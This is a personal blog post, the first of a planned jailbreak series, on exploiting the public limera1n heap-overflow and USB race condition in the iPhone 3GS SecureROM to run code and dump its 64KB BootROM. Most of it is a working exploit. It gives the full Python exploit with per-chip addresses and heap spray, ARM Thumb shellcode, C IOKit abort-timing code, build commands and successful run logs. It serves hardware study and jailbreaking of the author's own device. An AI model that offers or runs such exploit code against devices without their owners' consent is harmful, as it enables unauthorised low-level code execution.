Jailbreaking the iPhone 3GS from Scratch, Part 1: initial access
Note: I am always learning. This series is a study project, not a definitive guide, and I will certainly make mistakes along the way. If you spot any errors, inaccuracies, or something that could be explained better, please reach out on X (@incogbyte) or via email. I am grateful for any corrections and happy to learn from them.
This is the first post in a series where I document the entire process of building a jailbreak for the iPhone 3GS from scratch. The end goal is a fully working jailbreak: unsigned code execution, a patched kernel, Cydia, SSH, the whole thing. But before any of that can happen, we need to get our foot in the door.
This series is a study project. I had no prior experience with bootrom exploitation when I started, and I made plenty of mistakes along the way. I'm documenting everything, including the failures, so that anyone interested in the subject can follow along and learn from what went wrong as much as from what went right.
In this first part, we exploit the limera1n vulnerability on the iPhone 3GS (S5L8920) to achieve arbitrary code execution in the SecureROM and dump the full 64KB BootROM. This is the foundation for everything that comes next.
The series ( not in this order 😂)
- Part 1: initial access (this post) - Exploiting limera1n, dumping the BootROM
- Part 2: Reverse Engineering the BootROM - Analyzing the dump with Ghidra, mapping functions
- Part 3: Bypassing the Boot Chain - Patching signature verification
- Part 4: Loading a Custom Payload - Running our own code beyond the BootROM
- Part 5: Kernel Patching and Root - Disabling security checks, gaining root
- Part 6: The Jailbreak - Cydia, SSH, and everything after
 The target: iPhone 3GS running iOS 6.1.6. The iOS version does not matter for this exploit. The vulnerability is in silicon.
 iPhone 3GS in DFU mode. The screen is completely black. Only the SecureROM is running.
Table of Contents
- Background: What is the SecureROM?
- The Target: iPhone 3GS in DFU Mode
- The Vulnerability: limera1n
- The Race Condition: Why Timing Matters
- Wrong Device, Wrong Addresses: Debugging the Exploit
- Building the Exploit on Modern macOS
- The Exploit Code (Python 3)
- The Shellcode: 76 Bytes Inside the iPhone
- The Successful Dump
- Proof: How We Know It Worked
- References
Background: What is the SecureROM?
When you press the power button on an iPhone, the CPU begins executing code from address 0x0. This code lives in ROM (Read-Only Memory) -it's physically etched into the silicon during manufacturing. Apple calls it the SecureROM; the community calls it the BootROM.
It's the root of Apple's chain of trust:
SecureROM (burned into chip, address 0x0)
    │
    │  verifies RSA signature
    ↓
LLB (Low Level Bootloader)
    │
    │  verifies RSA signature
    ↓
iBoot
    │
    │  verifies RSA signature
    ↓
Kernel (XNU)
    │
    ↓
iOS
Each stage cryptographically verifies the next before executing it. But the SecureROM itself is implicitly trusted -nobody verifies it because it's in ROM. This means if you find a vulnerability in the SecureROM, Apple cannot fix it. Every device with that chip will be vulnerable forever, regardless of what iOS version is installed.
The iPhone 3GS uses the S5L8920 SoC. Its SecureROM is version 359.3.2 (the "new bootrom" revision). And it has a vulnerability called limera1n.
The Target: iPhone 3GS in DFU Mode
The iPhone has several operating modes. The one we care about is DFU (Device Firmware Upgrade):
| Mode | Screen | What's Running | USB Product ID |
|---|---|---|---|
| Normal | iOS UI | Full operating system | 0x12a8 |
| Recovery | USB cable + iTunes logo | iBoot (bootloader) | 0x1281 |
| DFU | Completely black | SecureROM only | 0x1227 |
In DFU mode, the device is at its most primitive state. The SecureROM activates the USB controller and enters a loop waiting for firmware data (an iBSS image) via the USB DFU protocol. The screen is pitch black -no logo, no text.
Entering DFU Mode
This is a physical procedure with precise timing:
- Hold POWER + HOME for 10 seconds (the screen goes dark, Apple logo may flash)
- Release POWER, keep holding HOME for 15 more seconds
- Screen stays completely black = DFU mode
You can verify it from your host machine. macOS will also show a popup confirming the device is in DFU mode:
 macOS automatically detects DFU mode and offers to restore. We won't be using that button.
From the terminal, ioreg confirms the device is enumerated as a DFU device:
 The
The ioreg command confirms USB product ID and DFU mode status.
$ ioreg -p IOUSB -w0 | grep -i "DFU"
+-o Apple Mobile Device (DFU Mode)@02130000 ...
Or via Python, which also gives us the device's identity:
import usb.core
dev = usb.core.find(idVendor=0x05AC, idProduct=0x1227)
print(dev.serial_number)
CPID:8920 CPRV:15 CPFM:03 SCEP:03 BDID:00 ECID:000003BC0D158D2E SRTG:[iBoot-359.3.2]
This serial string is gold. CPID:8920 confirms the S5L8920 chip, and SRTG:[iBoot-359.3.2] tells us the exact BootROM version. We'll need both to select the correct exploit parameters.
The Vulnerability: limera1n
limera1n was discovered by geohot (George Hotz) in 2010, reportedly through USB fuzzing. He himself stated he didn't fully understand the mechanics. Over the years, researchers like p0sixninja and axi0mX have pieced together the details.
It's a heap overflow in the SecureROM's DFU handler, triggered by a race condition over USB.
The DFU Protocol
The USB DFU protocol uses control transfers with these request types:
| bmRequestType | bRequest | Name | Direction |
|---|---|---|---|
0x21 | 1 | DFU_DNLOAD | Host → Device |
0x21 | 2 | DFU_UPLOAD trigger | Host → Device |
0xA1 | 2 | DFU_UPLOAD | Device → Host |
0xA1 | 3 | DFU_GETSTATUS | Device → Host |
When the host sends DFU_DNLOAD packets (0x21/1), the SecureROM copies the data into a buffer in SRAM starting at 0x84000000. It keeps appending as more packets arrive.
The Heap Layout
The SecureROM uses a simple heap allocator for the DFU receive buffer. Each heap block has metadata:
struct heap_block {
    uint32_t flags;    // 0x405 = free
    uint32_t size;
    uint32_t prev;     // pointer to previous free block
    uint32_t next;     // pointer to next free block
};
The critical insight: if we can overflow the DFU buffer into the heap metadata region, we can overwrite these pointers. When the allocator later calls free(), it performs a classic unlink operation:
prev->next = next;   // writes our controlled value
next->prev = prev;   // to our controlled address
By crafting fake heap metadata with prev pointing to our shellcode and next pointing to the function's Link Register (LR) save location, the free() call overwrites the return address. When the function returns, the CPU jumps to our shellcode instead of Apple's code.
Memory Map (iPhone 3GS / S5L8920)
0x84000000  ┌──────────────────────┐
            │ DFU receive buffer   │  ← data from USB goes here
            │                      │
            │ [heap spray]         │  ← fake heap metadata (0x40-byte blocks)
            │ [0xCC padding]       │
            │                      │
0x84023001  ├──────────────────────┤
            │ Our shellcode        │  ← 76 bytes of ARM Thumb code
            │ (payload.bin)        │
            ├──────────────────────┤
0x84033FA4  │ Saved LR             │  ← return address, overwritten!
            │ → 0x84023001         │     now points to our shellcode
            └──────────────────────┘
The Race Condition: Why Timing Matters
The heap overflow alone isn't enough. The SecureROM has checks that would normally prevent exploitation. The race condition is what makes it work.
Here's the exact sequence, step by step:
Step 1: Send the Payload
We send our crafted data via DFU_DNLOAD. This fills the SRAM buffer:
[0x000 - 0x800]:  Heap spray (fake metadata blocks, 0x40 bytes each, repeated)
[0x800 - 0x23000]: Padding (0xCC)
[0x23000 - 0x23800]: Shellcode (76 bytes + padding)
dfu_send_data(dev, payload) # sends in 0x800-byte chunks via 0x21/1
Step 2: The Leak Read
We read 1 byte via request 0xA1/1:
leak = dev.ctrl_transfer(0xA1, 1, 0, 0, 1, timeout=1000)
# Returns: 1 byte (0x08)
This triggers a side effect in the SecureROM: the current DFU buffer pointer is saved to a global variable (gLeakingDFUBuffer). The buffer is now "leaked" -it won't be freed when new data arrives. This is critical. Without it, our carefully crafted heap spray would be discarded.
Step 3: The Race Condition (10ms Window)
This is the core of the exploit. We send another DFU_DNLOAD transfer, but with a 10-millisecond timeout:
try:
    dev.ctrl_transfer(0x21, 1, 0, 0, b'A' * 0x800, timeout=10)
except usb.core.USBError:
    pass  # Timeout this is expected and desired
What happens in those 10 milliseconds:
 0ms:  Host sends USB packet with 0x800 bytes of 'A'
 1ms:  SecureROM begins receiving data
 3ms:  SecureROM allocates a NEW buffer on the heap
       (the OLD buffer with our exploit is still alive due to the leak)
 5ms:  SecureROM copying data into new buffer...
10ms:  Host CANCELS the transfer (timeout!)
       → SecureROM is left in an INCONSISTENT state
       → Two buffers allocated, heap metadata confused
       → Our fake pointers in the old buffer are now "live"
The race is between the host (cancelling the transfer) and the SecureROM (trying to complete it cleanly). The 10ms timeout ensures we win the race -we pull the rug out before the SecureROM can clean up.
Step 4: Stall Trigger
try:
    dev.ctrl_transfer(0x21, 2, 0, 0, b'', timeout=100)
except usb.core.USBError:
    pass  # MUST raise an error that's the heap corruption taking effect
This DFU_UPLOAD trigger (0x21/2) tells the SecureROM "I'm done sending data, process it." The SecureROM tries to process the received data and calls free() on the buffer. Due to our corrupted heap metadata, free() follows our fake pointers and overwrites the Link Register.
Important: This request must fail with a USB error. If it succeeds, the heap wasn't corrupted and the exploit didn't work.
Step 5: USB Reset + Image Validation
usb_reset(dev)                        # reset USB state
dev = acquire_device()                # re-enumerate
dfu_request_image_validation(dev)     # zero-length DNLOAD + 3x GETSTATUS
usb_reset(dev)                        # second reset
The request_image_validation sends a zero-length DFU_DNLOAD followed by three GET_STATUS requests. This makes the SecureROM attempt to "validate" and execute the received image. When it returns from the processing function, the corrupted LR sends the CPU to our shellcode at 0x84023001.
Our code is now running on the bare metal of the iPhone.
Wrong Device, Wrong Addresses: Debugging the Exploit
Before the successful run, I went through several failures. Each one taught me something.
Failure 1: Wrong Memory Addresses
I initially used the address constants from the iPhone 4, (but remember that i'm use the (iPhone 3GS, CPID:8920)) the ones in the original pod2g Bootrom-Dumper code:
// iPhone 4 (A4) constants -WRONG for 3GS!
#define EXPLOIT_LR    0x8403BF9C
#define LOADADDR_SIZE 0x2C000
The leak read (0xA1/1) kept failing with LIBUSB_ERROR_PIPE (-9):
[*] Leak read (0xA1/1)...
[!] Leak failed: [Errno 32] Pipe error    ← the buffer isn't where we think it is
The pipe error makes sense: with MAX_SIZE=0x2C000, we're filling memory up to 0x8402C000. But on the 3GS, the SRAM layout is different the valid region is only 0x24000 bytes. We were writing past the end of valid memory, corrupting things in the wrong way.
The correct constants for the iPhone 3GS (from ipwndfu):
// iPhone 3GS constants -CORRECT
#define EXPLOIT_LR    0x84033FA4
#define LOADADDR_SIZE 0x24000
How to Find the Correct Addresses
These addresses aren't arbitrary. They come from analysis of each chip's SecureROM:
EXPLOIT_LR(0x84033FA4): The stack address where the function's return address (LR) is saved. This is where the heap overflow writes our shellcode address. Different chips have different stack layouts, so this address changes.MAX_SIZE(0x24000): The maximum size of the DFU receive buffer. The 3GS has 144KB of usable SRAM (0x24000bytes) while the A4 has 176KB (0x2C000). Sending more data than this corrupts memory in unpredictable ways.RET_ADDR(0x8B7for 3GS,0x7EFfor A4): The address ofusb_wait_for_image()in the BootROM. Our shellcode calls this function to re-enter the USB wait loop after copying the BootROM. Since each BootROM revision is different, this address changes too.
The ipwndfu source by axi0mX is the definitive reference for these constants across all supported chips.
Failure 2: Dirty DFU State
Between attempts, the device would sometimes appear in DFU mode but refuse commands with timeout errors (LIBUSB_ERROR_TIMEOUT, -7):
sent data to copy: FFFFFFF9 ← 0xFFFFFFF9 = -7 = LIBUSB_ERROR_TIMEOUT
This happens when a previous exploit attempt leaves the SecureROM in a corrupted state. The device shows up as DFU (0x1227) to the host, but internally the USB handler is broken.
Fix: Force a complete power cycle -hold POWER + HOME for 10 seconds to hard-reset, wait for normal boot, then re-enter DFU mode. The device needs a clean SecureROM state.
Failure 3: The Missing Post-Exploit Sequence
The original pod2g Bootrom-Dumper code had the post-exploit sequence commented out:
// DISABLED: These calls crash because device is in unstable state
// libusb_reset_device(handle);
// dfu_notify_upload_finshed(handle);
// libusb_reset_device(handle);
Without this sequence, the exploit payload was sent but the shellcode never actually executed. The request_image_validation step (zero-length DFU_DNLOAD + 3x GET_STATUS) is what triggers the SecureROM to process the data, which triggers the corrupted free(), which triggers the LR overwrite, which finally jumps to our shellcode.
The device would reconnect in DFU with status 02 (dfuDNLOAD-IDLE) -meaning it was still in normal DFU mode, patiently waiting for more data, completely unaware that we wanted it to run our code.
Building the Exploit on Modern macOS
I'm running macOS Sequoia on Apple Silicon (M-series). This is about as far from the original exploit environment (macOS Snow Leopard on Intel, 2010) as you can get. Here's what I had to deal with.
The Original C Code
Pod2g's original Bootrom-Dumper was written in C and uses libusb for USB communication. The first issue is that macOS requires an IOKit-based "timing hack" for the race condition, because libusb's synchronous API doesn't provide precise enough control over transfer timing.
The exploit relies on sending a USB control transfer and aborting it after exactly 5-10ms. On Linux, this works with a simple short timeout. On macOS, you need to:
- Open the device via IOKit (Apple's I/O framework)
- Submit an asynchronous
DeviceRequestAsync - Wait 5ms
- Call
USBDeviceAbortPipeZeroto cancel the in-flight transfer
This is implemented in iokit_hack.c:
// Send async request
kr = (*dev)->DeviceRequestAsync(dev, &req,
    (IOAsyncCallback1)dummy_callback, NULL);

// Wait 5ms then abort this is the critical timing
usleep(5 * 1000);

kr = (*dev)->USBDeviceAbortPipeZero(dev);
Compilation on ARM64 macOS
The linker needs explicit paths to libusb (installed via Homebrew):
gcc bdu.c iokit_hack.c -o bdu \
    -I/opt/homebrew/opt/libusb/include \
    -L/opt/homebrew/opt/libusb/lib \
    -lusb-1.0 \
    -framework CoreFoundation \
    -framework IOKit \
    -I./include
Switching to Python
After multiple failures with the C implementation, I rewrote the exploit in Python 3 using pyusb. This turned out to be much more practical for iterating:
pip3 install pyusb
The Python approach has a key advantage: pyusb's ctrl_transfer with a short timeout naturally provides the race condition behavior without needing the IOKit hack. When the timeout expires, libusb (which pyusb wraps) cancels the transfer internally.
# The race condition in one line
dev.ctrl_transfer(0x21, 1, 0, 0, b'A' * 0x800, timeout=10)
This is equivalent to the IOKit async-then-abort sequence, but much simpler.
Cross-Compiling the Shellcode
The shellcode payload runs on the iPhone's ARM CPU, so it needs to be cross-compiled. On modern macOS, clang supports ARM targets natively:
clang --target=armv5t-none-eabi -mthumb -c -nostdlib \
    -o payload.o payload_clang.S
Then we extract just the .text section (raw machine code) from the Mach-O object file, giving us a 76-byte payload.bin.
The Exploit Code (Python 3)
Thanks uncle Jack s2 ❤️
Here's the complete exploit with auto-detection of device type:
#!/usr/bin/env python3
import struct, sys, time
import usb.core, usb.util

LOADADDR    = 0x84000000
VENDOR_ID   = 0x05AC
DFU_PRODUCT = 0x1227

# Per-chip constants from ipwndfu
CONFIGS = {
    '8920': (0x84033FA4, 0x24000, 'S5L8920 - iPhone 3GS'),
    '8922': (0x84033F98, 0x24000, 'S5L8922 - iPod Touch 3G'),
    '8930': (0x8403BF9C, 0x2C000, 'S5L8930 - iPhone 4 / A4'),
}

def acquire_device(timeout=5):
    start = time.time()
    while time.time() - start < timeout:
        dev = usb.core.find(idVendor=VENDOR_ID, idProduct=DFU_PRODUCT)
        if dev is not None:
            try: dev.set_configuration()
            except usb.core.USBError: pass
            return dev
        time.sleep(0.5)
    return None

def exploit():
    dev = acquire_device()
    serial = dev.serial_number

    # Extract CPID and select config
    cpid = [p.split(':')[1] for p in serial.split() if p.startswith('CPID:')][0]
    exploit_lr, max_size, desc = CONFIGS[cpid]

    # Build payload: heap spray + padding + shellcode
    with open("payload.bin", "rb") as f:
        shellcode = f.read()

    shellcode_address = LOADADDR + max_size - 0x1000 + 1
    heap_block = struct.pack('<4I', 0x405, 0x101, shellcode_address, exploit_lr)
    heap_block += b'\xCC' * (0x40 - len(heap_block))

    payload  = heap_block * (0x800 // 0x40)      # heap spray
    payload += b'\xCC' * (max_size - 0x1800)      # padding
    payload += shellcode.ljust(0x800, b'\x00')    # shellcode

    # Send payload via DFU_DNLOAD
    for i in range(0, len(payload), 0x800):
        dev.ctrl_transfer(0x21, 1, 0, 0, payload[i:i+0x800], timeout=5000)

    # Leak read -keeps buffer allocated
    dev.ctrl_transfer(0xA1, 1, 0, 0, 1, timeout=1000)

    # Race condition -10ms timeout transfer
    try: dev.ctrl_transfer(0x21, 1, 0, 0, b'A' * 0x800, timeout=10)
    except usb.core.USBError: pass

    # Stall trigger -must raise USBError
    try: dev.ctrl_transfer(0x21, 2, 0, 0, b'', timeout=100)
    except usb.core.USBError: pass

    # USB reset
    try: dev.reset()
    except usb.core.USBError: pass
    usb.util.dispose_resources(dev)
    time.sleep(1)

    # Request image validation (triggers shellcode execution)
    dev = acquire_device()
    dev.ctrl_transfer(0x21, 1, 0, 0, b'', timeout=100)
    for _ in range(3):
        try: dev.ctrl_transfer(0xA1, 3, 0, 0, 6, timeout=1000)
        except: pass
    try: dev.reset()
    except: pass
    usb.util.dispose_resources(dev)
    time.sleep(2)

    # Read bootrom
    dev = acquire_device(timeout=10)
    data = b''
    for _ in range(0x10000 // 0x800):
        chunk = dev.ctrl_transfer(0xA1, 2, 0, 0, 0x800, timeout=5000)
        data += bytes(chunk)

    with open("bootrom.bin", "wb") as f:
        f.write(data)

    return data
The Shellcode: 76 Bytes Inside the iPhone
Our shellcode is tiny -76 bytes of ARM Thumb assembly that runs on the bare metal of the iPhone after the exploit. It does exactly two things:
@ payload_clang.S -runs INSIDE the iPhone after exploitation
.set RET_ADDR,  0x8b7           @ usb_wait_for_image address (3GS)
.set loadaddr,  0x84000000
.set maxsize,   0x24000
.set dumpaddr,  0x0             @ BootROM is mapped at address 0x0
.set dumpto,    0x84000000      @ copy destination (USB-readable SRAM)
.set dumpsize,  0x10000         @ 64KB

.syntax unified
.thumb

_start:
    B   entry_point

entry_point:
    @ Step 1: Copy 64KB of BootROM from 0x0 to 0x84000000
    LDR R0, =dumpto       @ destination (SRAM)
    LDR R1, =dumpaddr     @ source (BootROM at 0x0)
    LDR R2, =dumpsize     @ 64KB
    BL  memcpy

    @ Step 2: Call usb_wait_for_image() from the BootROM itself
    @ This re-enters the USB loop so the host can read the data
    LDR R0, =loadaddr     @ buffer address
    LDR R1, =maxsize      @ buffer size
    MOVS R2, #0
    LDR R3, =RET_ADDR     @ 0x8B7 = usb_wait_for_image in 3GS ROM
    BLX R3                @ call it!

memcpy:
    LDRB R3, [R1]         @ load 1 byte from source
    STRB R3, [R0]         @ store to destination
    ADDS R0, #1
    ADDS R1, #1
    SUBS R2, #1
    CMP  R2, #0
    BNE  memcpy
    BX   LR
The usb_wait_for_image() call at the end is an ironic detail -we're calling a function from inside the BootROM itself to re-establish USB communication. The BootROM helpfully provides us with a function to send data back to the host, and we use it to exfiltrate the BootROM's own code. Using the enemy's tools against them.
The RET_ADDR constant differs between chips:
- iPhone 3GS (S5L8920):
0x8B7 - iPhone 4 (S5L8930/A4):
0x7EF
Using the wrong address here means calling into garbage, which crashes the device silently. This was one of my debugging failures the iPhone would just go dark with no feedback.
The Successful Dump
After fixing all the address constants, the exploit ran cleanly:
 The complete exploit run: device detection, payload delivery, race condition trigger, and successful 64KB bootrom dump.
============================================================
  Bootrom Dumper - limera1n exploit (iPhone 3GS)
============================================================

[*] Looking for device in DFU mode...
[+] Found: CPID:8920 CPRV:15 CPFM:03 SCEP:03 BDID:00 SRTG:[iBoot-359.3.2]
[+] Detected: S5L8920 - iPhone 3GS (CPID:8920)
[*] Shellcode: 76 bytes
[*] Shellcode addr: 0x84023001
[*] Exploit LR:     0x84033FA4
[*] MAX_SIZE:       0x24000
[*] Total payload: 145408 bytes (0x23800)
[*] Sending payload via DFU_DNLOAD...
[+] Payload sent.
[*] Leak read (0xA1/1)...
[+] Leak: 1 byte(s) = 08                        ← buffer kept alive
[*] Sending timed transfer (race condition)...
[+] Transfer timed out (expected)                ← race condition triggered
[*] Stall trigger (0x21/2)...
[+] Stall trigger raised error (expected!)       ← heap corrupted
[*] USB reset...
[+] Reconnected.
[*] request_image_validation...
[*] Waiting for shellcode execution...
[+] Device found after exploit!
[*] Dumping bootrom (64KB)...
[*] Read 0x10000 / 0x10000
[+] Saved 65536 bytes to bootrom.bin
[+] First 32 bytes: 0e0000ea18f09fe518f09fe518f09fe518f09fe518f09fe518f09fe518f09fe5
[+] Bootrom dump looks valid!
The first 4 bytes of the dump 0E 00 00 EA decode to the ARM instruction B 0x40, a branch to the reset handler. This is the very first instruction that executes when the iPhone powers on.
Hexdump of the BootROM
The hexdump reveals embedded strings that confirm this is genuine Apple SecureROM code: SecureROM for s5l8920xsi, Copyright 2008, Apple Inc. and the version string iBoot-359.3.2 -matching exactly what the DFU serial reported.
 The dumped BootROM contains Apple's copyright string and version identifier at offset 0x200. These strings are burned into silicon they've been there since 2008.
00000000: 0e00 00ea 18f0 9fe5 18f0 9fe5 18f0 9fe5  ................
00000010: 18f0 9fe5 18f0 9fe5 18f0 9fe5 18f0 9fe5  ................
00000020: 4000 0000 c055 0000 d055 0000 e855 0000  @....U...U...U..
00000030: 0c56 0000 2456 0000 2856 0000 3856 0000  .V..$V..(V..8V..
00000040: 0f00 a0e1 c412 9fe5 0100 40e0 c012 9fe5  ..........@.....
00000050: 0100 50e1 0700 000a b412 9fe5 b422 9fe5  ..P.........."..
00000060: 0430 90e4 0420 52e2 0430 81e4 fbff ff1a  .0... R..0......
00000070: 9c12 9fe5 11ff 2fe1 0f00 a0e1 a012 9fe5  ....../.........
The structure is immediately recognizable as an ARM exception vector table:
| Offset | Instruction | Exception |
|---|---|---|
0x00 | B 0x40 | Reset |
0x04 | LDR PC, [PC, #0x18] | Undefined Instruction |
0x08 | LDR PC, [PC, #0x18] | Software Interrupt (SWI) |
0x0C | LDR PC, [PC, #0x18] | Prefetch Abort |
0x10 | LDR PC, [PC, #0x18] | Data Abort |
0x14 | LDR PC, [PC, #0x18] | Reserved |
0x18 | LDR PC, [PC, #0x18] | IRQ |
0x1C | LDR PC, [PC, #0x18] | FIQ |
At 0x20-0x3F are the handler addresses that each LDR PC loads.
Strings in the BootROM
Looking deeper into the hexdump, we find readable strings starting at offset 0x200:
00000200: "SecureROM for s5l8920xsi, Copyright 2008, Apple Inc."
00000240: "RELEASE"
00000280: "iBoot-359.3.2"
These strings confirm:
s5l8920xsithe exact chip model (S5L8920, "xsi" variant)Copyright 2008this ROM code was written in 2008, a year before the iPhone 3GS launchediBoot-359.3.2the BootROM version, matching theSRTGfield from the DFU serial stringRELEASEthis is a production build, not a debug/development ROM
This is code that Apple engineers wrote in 2008, burned into millions of chips, and can never change. The limera1n vulnerability has been sitting in this exact binary for over 17 years.
File Verification
File:    bootrom.bin
Size:    65536 bytes (64KB)
SHA-256: 0e6feb1144c95b1ee088ecd6c45bfdc2ed17191167555b6ca513d6572e463c86
Proof: How We Know It Worked
There are four pieces of evidence that confirm the exploit executed correctly:
1. The leak read returned 1 byte. In the failed attempts with wrong addresses, this request returned LIBUSB_ERROR_PIPE (-9). Getting a valid response means the buffer was allocated at the correct address and the SecureROM's state is what we expect.
2. The stall trigger raised a USB error. This confirms heap corruption. If the heap were intact, this request would succeed normally.
3. The dump contains valid ARM code, not our exploit data. If the shellcode hadn't executed, reading from 0x84000000 would return our heap spray (0xCC, 0x405, 0x101...) the data we wrote there via DFU_DNLOAD. Instead, we got ARM exception vectors (0E 00 00 EA, 18 F0 9F E5...), which is the BootROM content from address 0x0. This proves our shellcode ran and executed memcpy(0x84000000, 0x0, 0x10000).
4. The exception vector table is structurally valid. The first instruction (B 0x40) branches to offset 0x40, which is right after the vector table -exactly where initialization code should be. The LDR PC, [PC, #0x18] instructions at 0x04-0x1C use PC-relative addressing to load handler addresses from 0x20-0x3F. This is a textbook ARM exception vector layout.
What's Next
We now have 64KB of raw ARM code that Apple engineers wrote in 2008 and burned into millions of chips. This binary contains everything the iPhone executes before any software loads: the USB driver, RSA signature verification, AES crypto routines, and the vulnerable heap allocator we just exploited.
The jailbreak starts here. Stay tuned.
References
- geohot -Original discoverer of limera1n (2010). Found via USB fuzzing.
- pod2g -Creator of the Bootrom-Dumper, the original tool this work is based on.
- axi0mX -Creator of ipwndfu and checkm8. The limera1n.py implementation was the authoritative reference for the exploit sequence and per-chip constants.
- The iPhone Wiki -limera1n documentation
- USB DFU 1.1 Specification -usb.org
- idevicerestore -libimobiledevice implementation of limera1n in C.